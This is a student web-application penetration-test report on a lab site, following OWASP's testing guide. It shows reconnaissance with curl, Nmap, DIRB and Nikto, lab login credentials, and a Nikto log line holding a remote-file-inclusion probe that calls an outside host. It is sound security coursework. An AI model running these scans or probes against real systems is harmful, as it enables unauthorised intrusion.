



Web Application Security Assessment Findings Report

Titas Saunorius – 1800284@uad.ac.uk

CMP319: Ethical Hacking 2

Ethical Hacking (BSc) Year 3

2020/21

1 EXECUTIVE SUMMARY

1.1 INTRODUCTION

A web application security assessment was issued from the 5th December 2020 to the 11th January 2021. The primary aim of the conducted web application grey box penetration testing was to determine the overall security strength of the organisation's website. Grey box penetration testing is a commonly used practice that allows the penetration testing team to discover security weaknesses and simulate malicious attacks against the targeted system. Typically, in a grey box web application security assessment the tester is provided with limited information, such as user access providing additional knowledge of the web application's infrastructure. Furthermore, manual source code review was conducted for further discovery of security issues in the web application. Source code analysis allows the testing team to review and discover implementation issues in web applications. It is important to note that the source code of the web application was provided after performing penetration testing. The security testing was performed by following the Open Web Application Security Project's (OWASP's) Web Security Testing Guide (WSTG) methodology which is further described in the overview of procedure section of the document. The compiled web application security testing report explains the discovered security vulnerabilities, provides a brief summary of the found security risks and their impact to the organisation's assets. Lastly, relevant recommended remediations for the discovered security issues are presented.

With an increased rate of targeted cybercrime incidents against the web applications, it is crucial to conduct consistent and regular web application security audits to locate the potential attack vectors and identify security vulnerabilities in the code. To understand that, a brief background of the importance of web application security and penetration testing is provided in the background section of the paper.

1.2 KEY FINDINGS

Several critical severity level security issues were discovered. The figure below outlines a few key findings of the conducted security testing of the web application.

Name	Description	Security Risk
Stored Cross-Site Scripting (XSS)	Discovered security weakness allowed an attacker to inject and store malicious content on the website which is later viewed and executed by the customers and website administrators of the organisation.	Critical

SQL Injection (MySQL)	SQL injection attack was successfully simulated against the website, resulting in a database leakage, as well as unauthorized access to the targeted web application.	Critical
Malicious File Upload	Improper file validation lead to a successful malicious file upload which allowed code execution to gain a reverse shell connection to the web server.	Critical

Table 1: Few key findings discovered during the conducted security testing of the web application

1.3 CONCLUSION

The compiled document provides an in-depth insight into the relevant security issues found in the organisation's web application. A number of various risk severity security weaknesses were discovered throughout the performed web application security assessment. Furthermore, the found security vulnerabilities pose a serious risk to the organisation's assets. Therefore, it is highly advised to apply the recommended countermeasures provided for each security weakness as it may lead to dangerous malicious attacks against the web application in the future.

Contents

1	Executive Summary	1
1.1	Introduction	1
1.2	Key findings.....	1
1.3	Conclusion	2
2	Introduction	1
2.1	Background.....	1
2.2	Aim	2
3	Procedure.....	3
3.1	Overview of The Procedure	3
3.1.1	Introduction	3
3.1.2	Scope definition	3
3.1.3	Methodology.....	3
3.1.4	Referencing WSTG Scenarios	6
3.2	Information Gathering	9
3.2.1	Fingerprinting the Web Server.....	9
3.2.2	Review Webserver Metafiles for Information Leakage	10
3.2.3	Enumerate Applications on Webserver	10
3.2.4	Review Webpage Content for Information Leakage	10
3.2.4.1	Source Code Analysis.....	10
3.2.5	Identify Application Entry Points.....	11
3.2.6	Map Execution Paths Through Application.....	12
3.2.7	Map Application Architecture	13
3.2.8	Results and Countermeasures	13
3.3	Configuration and Deployment Management Testing.....	16
3.3.1	Test File Extensions Handling for Sensitive Information	16
3.3.2	Review Old Backup and Unreferenced Files for Sensitive Information.....	16
3.3.3	Enumerate Infrastructure and Application Admin Interfaces.....	17
3.3.4	Test HTTP Methods	18
3.3.5	Test HTTP Strict Transport Security.....	18
3.3.6	Results and Countermeasures	19
3.4	Identity Management Testing	22

3.4.1	Test Role Definitions.....	22
3.4.2	Test User Registration Process.....	22
3.4.3	Test Account Provisioning Process.....	23
3.4.4	Testing for Account Enumeration and Guessable User Account	23
3.4.5	Results and Countermeasures	23
3.5	Authentication Testing	26
3.5.1	Testing for Credentials Transported over an Encrypted Channel	26
3.5.2	Testing for Weak Lock Out Mechanism	27
3.5.3	Testing for Bypassing Authentication Schema.....	28
3.5.4	Testing for Weak Password Policy.....	28
3.5.5	Testing for Weak Password Change or Reset Functionalities	29
3.5.6	Results and Countermeasures	29
3.6	Authorization Testing	32
3.6.1	Testing for Bypassing Authorization Schema.....	32
3.6.2	Results and Countermeasures	33
3.7	Session Management Testing	34
3.7.1	Testing for Session Management Schema.....	34
3.7.2	Testing for Cookies Attributes.....	34
3.7.2.1	Source Code Analysis.....	34
3.7.3	Testing for Exposed Session Variables.....	35
3.7.4	Testing for Cross Site Request Forgery	35
3.7.5	Testing for Session Hijacking.....	37
3.7.6	Results and Countermeasures	38
3.8	Input Validation Testing	41
3.8.1	Testing for Reflected Cross Site Scripting	41
3.8.2	Testing for Stored Cross Site Scripting.....	41
3.8.2.1	Source Code Analysis.....	42
3.8.3	Testing for SQL Injection	44
3.8.3.1	Source Code Analysis.....	44
3.8.4	Testing for Code Injection.....	45
3.8.4.1	Source Code Analysis.....	45
3.8.5	Results and Countermeasures	46
3.9	Testing for Error Handling	49

3.9.1	Testing for Improper Error Handling	49
3.9.2	Results and Countermeasures	49
3.10	Testing for Weak Cryptography	50
3.10.1	Testing for Sensitive Information Sent via Unencrypted Channels	50
3.10.2	Testing for Weak Encryption	50
3.10.2.1	Source Code Analysis	50
3.10.3	Results and Countermeasures	51
3.11	Business Logic	52
3.11.1	Test Business Logic Data Validation	52
3.11.2	Test Upload of Malicious Files	52
3.11.2.1	Source Code Analysis	54
3.11.3	Results and Countermeasures	54
3.12	Client-Side Testing	56
3.12.1	Testing for HTML Injection	56
3.12.2	Testing for Clickjacking	57
3.12.3	Results and Countermeasures	58
4	Discovered Vulnerabilities	59
4.1	Summary	59
4.2	General Countermeasures	61
5	Discussion	62
5.1	General Discussion	62
5.2	Conclusions	62
5.3	Future Work	62
5.4	Contact Information	63
	References	64
	Appendices	66
	Appendix A – Information Leakage of the Web Application’s Directory during Information Gathering Stage	66
	Appendix B – Identified Application Entry Points of the Web Application during the Information Gathering Stage	67
	Appendix C – DIRB Tool Scan And Spidering Results – Identified Directories of the Web Application during the Information Gathering Stage	72
	Appendix D – Full Nikto Scan Performed During the Intelligence Gathering Stage	87

Appendix E – Phinfo File Discovered During The Configuration and Deployment Management Stage 89

Appendix F – Brute Forced Users’ Account Credentials During the Authentication Stage 90

Appendix G – Sqlmap Tool Scans Against the Web Application During the Input Validation Testing ... 91

Appendix H – Web Application Files Containing the SQL Injection Vulnerability 93

2 INTRODUCTION

2.1 BACKGROUND

The continuous integration of computer system technology in organisations has resulted in an increase in cybercrime rates. Modern web applications have become a major pivot point utilized by cybercriminals to compromise various organisations worldwide, including governments and companies. In fact, according to the Verizon's 2020 Data Breach Investigations Report, web applications are the primary attack vector involved in 43% of the data breaches (Verizon, 2020, p. 7, fig. 5).




Figure 1: 'Figure 5. What are the other commonalities?'

Attackers may potentially exploit various implemented technologies in a web application with the intention of inflicting damage to the organisation. It is crucial to accurately assess the system for threats and identify security issues. In order to minimise the potential risk impact to the company, it is key to understand and remediate the security vulnerabilities, as well as understand the risk it poses to the organisation's assets.

A penetration test is a process of identifying security weaknesses and risks in the targeted system. The purpose of a penetration test is to assess the overall security of the system, provide remediations and effective approaches to improve the security of the tested system based on the findings. A web application penetration testing is focused solely on web application. Typically, an application security assessment is conducted and an informative report highlighting the discovered risks is compiled.

A well-written and a constructive report is the final testing process product that is delivered to the client. The purpose of the composed report is to detail the found security threats and vulnerabilities in the web application. The application security assessment findings and countermeasures in the report are used by the company to remediate the vulnerabilities and improve their system's security overall.

2.2 Aim

The primary objective of the conducted penetration test is to ascertain and provide a report of the overall state of the company's web application security. The purpose of this particular web application security assessment is to demonstrate the security risks posed to the targeted company's system. To be specific, a grey box web application security assessment is carried out to help improve the overall security of the organisation's web application. Manual testing techniques and automated penetration testing tools are utilized in order to discover security weaknesses and simulate real attack scenarios. It is expected to determine and report various levels of severity security vulnerabilities in the targeted system. To achieve that, a grey box penetration test is issued by following the OWASP's Web Security Testing Guide methodology which is further explained in the overview of the procedure section of the document.

3 PROCEDURE

3.1 OVERVIEW OF THE PROCEDURE

3.1.1 Introduction

A grey box web application penetration testing was performed to simulate the potential malicious web application attacks. Due to the nature of the assessed web application, not all OWASP's Web Security Testing Guide's scenarios were applicable

3.1.2 Scope definition

There was a pre-defined scope for the performed penetration test of the web application:

- 192.168.1.20 – tested web application called 'Greasy'
 - Note: account details were provided to log in to a user account for Mr Benny Hill.
 - Username: **hacklab**
 - Password: **hacklab**.

It is important to note, that the penetration testing was performed solely on the web application 'Greasy' as defined by the requirements and the scope.

3.1.3 Methodology

The penetration test of the web application was issued by following the stable version of the OWASP Web Security Testing Guide (WSTG) methodology. The OWASP Web Security Testing Guide is based on the black-box approach, i.e. the penetration tester has little or no information about the targeted web application. Nonetheless, as stated in the guide itself, the OWASP Web Security Testing Guide applies to grey box penetration testing likewise.

Following are the phases that were followed throughout the penetration test:

- Information gathering

During the intelligence gathering stage, valuable information is gathered about the targeted systems. That includes fingerprinting and enumerating web application architecture. For instance, the gathered information may contain details about the type and version of a web application's technology which can assist in further stages of the conducted penetration test.

- Configuration and Deployment Management Testing

In the configuration and deployment management testing stage, systematic configuration and deployment management testing of a web application is performed. Various approaches and strategies are performed to understand the deployed application's infrastructure. Reviewing and testing of a web application's configuration is conducted to ensure the deployed configuration is secure and does not pose a risk to an organisation's assets. The key aspect of

the configuration and deployment management testing stage is to map out the web application's infrastructure and detect platform configuration errors that may assist the cybercriminals in compromising a particular web application.

- Identity Management Testing

In order to define user permissions, i.e. user permission for accessing sensitive resources and other privileged functionalities of the system, it is common practice to define at least two roles – administrators and regular users. The primary focus of the identity management testing stage is to verify these system roles defined within an application are secure and sufficient enough to identify and separate each role within that system.

- Authentication Testing

During the authentication testing phase, the primary aim is to understand the authentication process implemented in the application. Following that, the potential flaws of an implemented authentication system in the web application are examined.

- Authorization Testing

In the authorization testing stage, it is key to understand the authorization process integrated into the system. Subsequently, the potential vulnerabilities of an integrated authorization mechanism in the web application are investigated.

- Session Management Testing

Session management is one of the core components of any web application – it controls and maintains the current state between a web application and a particular user. Poorly implemented session management mechanism may lead to an attacker exploiting the system and gaining access to various types of sensitive information. During the session management stage, these integrated session management technologies are tested in order to identify potential flaws.

- Input Validation Testing

As commonly acknowledged, improper input validation is one of the most severe risks to any web application. Improper input validation is often utilized by the attackers to perform security exploits. The main objective of the input validation testing stage is to ensure the implemented methods of input validation properly validate the received input from a user.

- Testing for Error Handling

In the testing for error handling phase, a web application is tested for insecure error handling which may lead to the disclosure of potentially confidential information in an error message. Poorly setup error handling may assist the cybercriminals in attacking the web application.

- Testing for Weak Cryptography

During the testing for weak cryptography, the implemented cryptographic technologies, such as encryption, are tested. The main target of this stage is to discover outdated cryptographic technologies or potential vulnerabilities inside of the targeted application that poses a risk to the organisation's assets.

- Business Logic Testing

Business logic flaws are vulnerabilities in the design and implementation of a web application that allow a malicious attacker to perform and exploit unintended user behaviour. In business logic testing, such vulnerabilities are not normally detected using automated penetration testing tools. Therefore, manual penetration testing is required to conduct business logic testing for the discovery of such potential logic flaws.

- Client-Side Testing

Client-side testing is associated with the exploitation of vulnerabilities in the web application code on the client-side, typically within a web browser or browser plugin. During the client-side testing of an application, penetration testing for client-side vulnerabilities in the web application is performed.

- API Testing

Nowadays, commonly used web APIs allow third-party programs to interact with web applications in an efficient way. Implemented APIs must be as secure as the web application using the API, as it is another attack vector for malicious users. During the API testing, primarily API functions, handled authorization and authentication are tested.

- Reporting

In the final phase, a report of a conducted penetration test is compiled. The purpose of the penetration testing report is to provide an evaluation of the overall security of the assessed web application, including the details of found security vulnerabilities. The information found in the document informs how to improve the company's web application security posture by providing countermeasures.

The following table defines levels of severity that are used throughout the report to assess vulnerability and risk impact.

Low	Moderate	High	Critical

The priority is to concentrate on the high and critical severity findings as they pose the highest risk to the organisation's assets. However, it is generally a good practice to review and update each affected system or technology used in the web application accordingly despite the severity level of the vulnerability.

3.1.4 Referencing WSTG Scenarios

In the used OWASP Web Security Testing Guide, each scenario has an identifier in a format **WSTG-
<category>-<number>**. At each section of a testing stage, there are identifiers for referencing WSTG scenarios.

- **<category>** — identifies the testing stage of the Web Security Testing Guide.
- **<number>** — identifies the weakness in the specific testing stage in a numerical value.

Depending on the origin of the web application, only a selective list of scenarios was applied. The following scenarios were followed during the testing of the web application:

Information gathering

- Fingerprinting the Web Server
WSTG-INFO-02
- Review Webserver Metafiles for Information Leakage
WSTG-INFO-03
- Enumerate Applications on Webserver
WSTG-INFO-04
- Review Webpage Content for Information Leakage
WSTG-INFO-05
- Identify Application Entry Points
WSTG-INFO-06
- Map Execution Paths Through Application
WSTG-INFO-07
- Map Application Architecture
WSTG-INFO-10

Configuration and Deployment Management Testing

- Test File Extensions Handling for Sensitive Information
WSTG-CONF-03
- Review Old Backup and Unreferenced Files for Sensitive Information
WSTG-CONF-04
- Enumerate Infrastructure and Application Admin Interfaces
WSTG-CONF-05
- Test HTTP Methods

WSTG-CONF-06

- Test HTTP Strict Transport Security
WSTG-CONF-07

Identity Management

- Test Role Definitions
WSTG-IDNT-01
- Test User Registration Process
WSTG-IDNT-02
- Test Account Provisioning Process
WSTG-IDNT-03
- Testing for Account Enumeration and Guessable User Account
WSTG-IDNT-04

Authentication Testing

- Testing for Credentials Transported over an Encrypted Channel
 - WSTG-ATHN-01
- Testing for Weak Lockout Mechanism
 - WSTG-ATHN-03
- Testing for Bypassing Authentication Schema
 - WSTG-ATHN-04
- Testing for Weak Password Policy
 - WSTG-ATHN-07
- Testing for Weak Password Change or Reset Functionalities
 - WSTG-ATHN-09

Authorization Testing

- Testing Directory Traversal File Include
 - WSTG-ATHZ-01
- Testing for Bypassing Authorization Schema
 - WSTG-ATHZ-02
- Testing for Insecure Direct Object References
 - WSTG-ATHZ-04

Session Management

- Testing for Session Management Schema
 - WSTG-SESS-01
- Testing for Cookies Attributes
 - WSTG-SESS-02
- Testing for Exposed Session Variables

- WSTG-SESS-04
- Testing for Cross Site Request Forgery
 - WSTG-SESS-05
- Testing for Session Hijacking
 - WSTG-SESS-09

Input Validation Testing

- Testing for Reflected Cross Site Scripting
 - WSTG-INPV-01
- Testing for Stored Cross Site Scripting
 - WSTG-INPV-02
- Testing for SQL Injection
 - WSTG-INPV-05
- Testing for Code Injection
 - WSTG-INPV-11

Testing for Error Handling

- Testing for Improper Error Handling
 - WSTG-ERRH-01

Testing for Weak Cryptography

- Testing for Sensitive Information Sent via Unencrypted Channels
 - WSTG-CRYP-03
- Testing for Weak Encryption
 - WSTG-CRYP-04

Business Logic Testing

- Test Business Logic Data Validation
 - WSTG-BUSL-01
- Test Upload of Malicious Files
 - WSTG-BUSL-09

Client-Side Testing

- Testing for HTML Injection
 - WSTG-CLNT-03
- Testing for Clickjacking
 - WSTG-CLNT-09

3.2 INFORMATION GATHERING

3.2.1 Fingerprinting the Web Server

WSTG-INFO-02

Banner grabbing

Curl is a tool used for transferring data, commonly used in various scripts. Curl command-line tool was used to issue a HTTP GET request with an option to display the received HTTP response headers.

```
HTTP/1.1 200 OK
Date: Sun, 22 Nov 2020 03:59:42 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
Last-Modified: Sat, 04 Aug 2018 13:32:26 GMT
ETag: "83f-5729c13310e80"
Accept-Ranges: bytes
Content-Length: 2111
Content-Type: text/html
```

Figure 2: Received HTTP response header from the web server

Nmap is a tool used for discovering hosts and running services. The Nmap Scripting Engine (NSE) is a flexible and powerful feature of Nmap that allows users to execute scripts to automate various tasks, including various tasks to assist in web application penetration testing.

The figure below displays the results from the performed NSE http-headers script that issued an HTTP HEAD request and displayed received HTTP response headers.

```
PORT      STATE SERVICE
80/tcp    open  http
| http-headers:
|   Date: Thu, 19 Nov 2020 17:55:05 GMT
|   Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
|   Last-Modified: Sat, 04 Aug 2018 13:32:26 GMT
|   ETag: "83f-5729c13310e80"
|   Accept-Ranges: bytes
|   Content-Length: 2111
|   Connection: close
|   Content-Type: text/html
|_ (Request type: HEAD)
443/tcp   open  https
| http-headers:
|   Date: Thu, 19 Nov 2020 17:55:07 GMT
|   Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
|   Vary: accept-language,accept-charset
|   Accept-Ranges: bytes
|   Connection: close
|   Content-Type: text/html; charset=utf-8
|   Content-Language: en
|   Expires: Thu, 19 Nov 2020 17:55:07 GMT
|_ (Request type: GET)
```

Figure 3: Received HTTP response headers from the web server

3.2.2 Review Webserver Metafiles for Information Leakage

WSTG-INFO-03

robots.txt

HTTP GET request was sent to the web application in order to retrieve the robots.txt file. The figure below displays the retrieved robots.txt file from the web root directory of the web server.

```
[titus@kali ~]$ curl -X GET http://192.168.1.20/robots.txt
User-agent: *
Disallow: JBAJMNSFSFRX/doornumbers.txt
```

Figure 4: Issued curl command in order to retrieve the stored robots.txt

3.2.3 Enumerate Applications on Webserver

WSTG-INFO-04

Nmap tool's port scanner feature was used to enumerate the applications existing on the web server. A TCP SYN (Stealth) and service version detection scan was successfully run on all TCP ports. Moreover, a UDP scan was run on first 1000 ports.

The figure below displays the key results from the completed scan on the targeted web server.

```
Nmap scan report for 192.168.1.20
Host is up (1.0s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.4c
80/tcp    open  http         Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
443/tcp   open  ssl/http     Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
3306/tcp  open  mysql        MariaDB (unauthorized)
Service Info: OS: Unix
```

Figure 5: Main results from the completed Nmap scan

3.2.4 Review Webpage Content for Information Leakage

WSTG-INFO-05

3.2.4.1 Source Code Analysis

Source code analysis of the web application was conducted and an HTML comment exposing sensitive information was discovered. The figure below displays the discovered HTML comment in a file called 'tickets.php'.

```
<!-- *** Note document root is /mnt/sda2/swag/output/vulnerable/site. Tidy this up later. -->
```

Figure 6: Discovered HTML comment exposing sensitive information in 'tickets.php' file

3.2.5 Identify Application Entry Points

WSTG-INFO-06

Using OWASP Zed Attack Proxy tool's Manual Exploring feature, HTTP requests and responses, including parameters and form fields were gathered. The table below displays some of the key data. Full results of the identified application entry points of the web application can be found in Appendix B.

Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Tags
GET	http://192.168.1.20	200	OK	17	2111	Medium	Comment
GET	http://192.168.1.20/	200	OK	8	2111	Medium	Comment
GET	http://192.168.1.20/login.php	200	OK	2	3775	Medium	Comment, Form, Password, Script
GET	http://192.168.1.20/register.php	200	OK	3	7587	Medium	Form, Password, Script, Comment
GET	http://192.168.1.20/index.php	200	OK	8	14409	Medium	Comment, Form, Password, Script
GET	http://192.168.1.20/images/	200	OK	5	3910	Medium	
GET	http://192.168.1.20/orders.php	200	OK	10	10771	Medium	Comment, Form, Hidden, Script
GET	http://192.168.1.20/orders.php?status=Cancelled%20by%20Customer	200	OK	4	10271	Medium	Comment, Script
GET	http://192.168.1.20/tickets.php	200	OK	5	16224	Medium	Comment, Form, Hidden, Password, Script
GET	http://192.168.1.20/view-ticket.php?id=11	200	OK	5	12785	Medium	Comment, Form, Hidden, Password, Script
POST	http://192.168.1.20/place-order.php	200	OK	6	15004	Medium	Form, Password, Hidden, Script, Comment
POST	http://192.168.1.20/confirm-order.php	200	OK	12	10140	Medium	Form, Hidden, Script, Comment

Table 2: An excerpt from the identified application entry points of the web application

3.2.6 Map Execution Paths Through Application

WSTG-INFO-07

Using the OWASP ZAP utility tool, automated and manual spidering was performed to map the targeted web application and understand its structure.

DIRB - Web Content Scanner - utility tool scan was used to issue a directory scanning of the web application. Some of the main scan findings can be seen in the figure below. Full results table of the DIRB web content scan and spidering can be found in Appendix C.

```
---- Scanning URL: http://192.168.1.20/ ----
==> DIRECTORY: http://192.168.1.20/admin/
==> DIRECTORY: http://192.168.1.20/archives/
+ http://192.168.1.20/cgi-bin/ (CODE:403|SIZE:1038)
==> DIRECTORY: http://192.168.1.20/css/
==> DIRECTORY: http://192.168.1.20/font/
==> DIRECTORY: http://192.168.1.20/images/
==> DIRECTORY: http://192.168.1.20/includes/
+ http://192.168.1.20/index.html (CODE:200|SIZE:2111)
+ http://192.168.1.20/index.php (CODE:302|SIZE:643)
==> DIRECTORY: http://192.168.1.20/js/
+ http://192.168.1.20/phpinfo.php (CODE:200|SIZE:98187)
+ http://192.168.1.20/phpmyadmin (CODE:403|SIZE:1193)
+ http://192.168.1.20/robots.txt (CODE:200|SIZE:53)
```

Figure 7: An excerpt from the DIRB tool scan results

Nikto vulnerability scanner was also used to perform directory scans. The figure below displays the directory information from the issued scan. Full Nikto scan findings can be found in Appendix D.

```
+ /admin/config.php: PHP Config file may contain database IDs and passwords.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts
to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify.
+ OSVDB-3268: /archives/: Directory indexing found.
+ OSVDB-3092: /archives/: This might be interesting...
+ OSVDB-3268: /backup/: Directory indexing found.
+ OSVDB-3092: /backup/: This might be interesting...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3268: /database/: Directory indexing found.
+ OSVDB-3093: /database/: Databases? Really??
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot o
f system information.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of s
ystem information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /image/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ /admin/admin.php: PHP include error may indicate local or remote file inclusion is possible.
+ OSVDB-9624: /admin/admin.php?adminpy=1: PY-Membres 4.2 may allow administrator access.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-lo
cations.dat) or from http://osvdb.org/
+ /admin/login.php: Admin login page/section found.
+ /login.php: Admin login page/section found.
```

Figure 8: Directory information retrieved from the issued Nikto vulnerability tool scan

3.2.7 Map Application Architecture

WSTG-INFO-10

In order to examine the application's architecture, various web application mapping scans were performed, these include Nikto, Whatweb and Nmap scans. The majority of the information, including the operating system and its version, was found by examining the phpinfo file discovered during the Configuration and Deployment Management stage (See [3.3.2](#)). It is important to note that enumeration was performed solely against the web application as the application host is out of scope. Therefore, no scans against the host (192.168.1.20) were conducted. The figure below displays the enumerated and tested web application's architecture.




Figure 9: Mapped Web Application Architecture

3.2.8 Results and Countermeasures

Exposed Server Information in HTTP Response Headers

Description

HTTP response headers display unnecessary information about the identified technologies used by the server. The exposed type and version of the server enables the attacker to examine and further research for specific potential vulnerabilities.

HTTP response headers were gathered from performing manual testing. Further carried out automated testing using the Nmap utility corroborated with the initial findings.

Countermeasure

The exposed server information in HTTP response headers may assist the attacker in discovering and potentially exploiting vulnerabilities. Therefore, the web server information returned with the response headers should be obfuscated. Besides that, it must be ensured that the software running on the web server is kept up to date.

Low	Moderate	High	Critical
x			

Information Leakage in Robots.txt File

Description

Robots.txt files are used to provide instruction to web robots, such as search engine crawlers, about the website contents. Robots.txt file is often used to disallow the web robots from indexing or crawling the website. Consequently, it is commonly used to identify restricted directories of a website. Therefore, the attackers may retrieve the robots.txt file and gain confidential information about the website.

During the testing, robots.txt file was retrieved, and potentially confidential information was leaked (See Appendix A).

Robots.txt file does not prevent access to the restricted areas of a website; it only disallows indexing of a particular area. Therefore, robots.txt file should not be used for this specific reason.

Countermeasure

There are better alternatives for preventing users and search engine crawlers from accessing a restricted area of a website. For instance, access can be disallowed with configuring .htaccess which enables the Apache Web Server to deny all access to a specific part of a website.

Low	Moderate	High	Critical
x			

Information Leakage in tickets.php File

Description

During the review of the website's source code, HTML comment containing sensitive information was found. The found comment reveals unnecessary and sensitive information about the webserver's filesystem structure, as well as the exact file location of the website code on the webserver. Such information may assist a malicious user in an attack against the system.

Countermeasure

Unnecessary code comments, including HTML comments, should be removed. The discovered HTML comment should be deleted as it exposes sensitive information about the system.

Low	Moderate	High	Critical
x			

3.3 CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

3.3.1 Test File Extensions Handling for Sensitive Information

WSTG-CONF-03

Discovered a profile picture change directory – /test.php – possibly used for testing purposes by the developers of the web application. It can be found at <http://192.168.1.20/test.php>.




Figure 10: HTML Body Response of test.php directory (<http://192.168.1.20/test.php>)

A file upload was attempted. As it can be seen from the figure below, the application allows files only with JPEG or PNG extensions. However, it might be an entry point for file upload vulnerability if the application does not handle the request securely.




Figure 11: Error displayed when uploading a file with a restricted file extension

It is important to note that the image upload on both test.php and details.php (as a logged in user) redirect to the same function changepicture.php.

3.3.2 Review Old Backup and Unreferenced Files for Sensitive Information

WSTG-CONF-04

Discovered old backup and unreferenced files exposing sensitive information:

phpinfo.php

- <http://192.168.1.20/phpinfo.php> file contains information about the deployed PHP's configuration of the web application. A larger excerpt of the phpinfo.php file can be found in Appendix E.


<div> <div>PHP Version 5.6.34</div> <div>  </div> </div>	
System	Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64
Build Date	Mar 13 2018 23:30:09

Figure 12: Excerpt from the discovered phpinfo.php file (<http://192.168.1.20/phpinfo.php>)

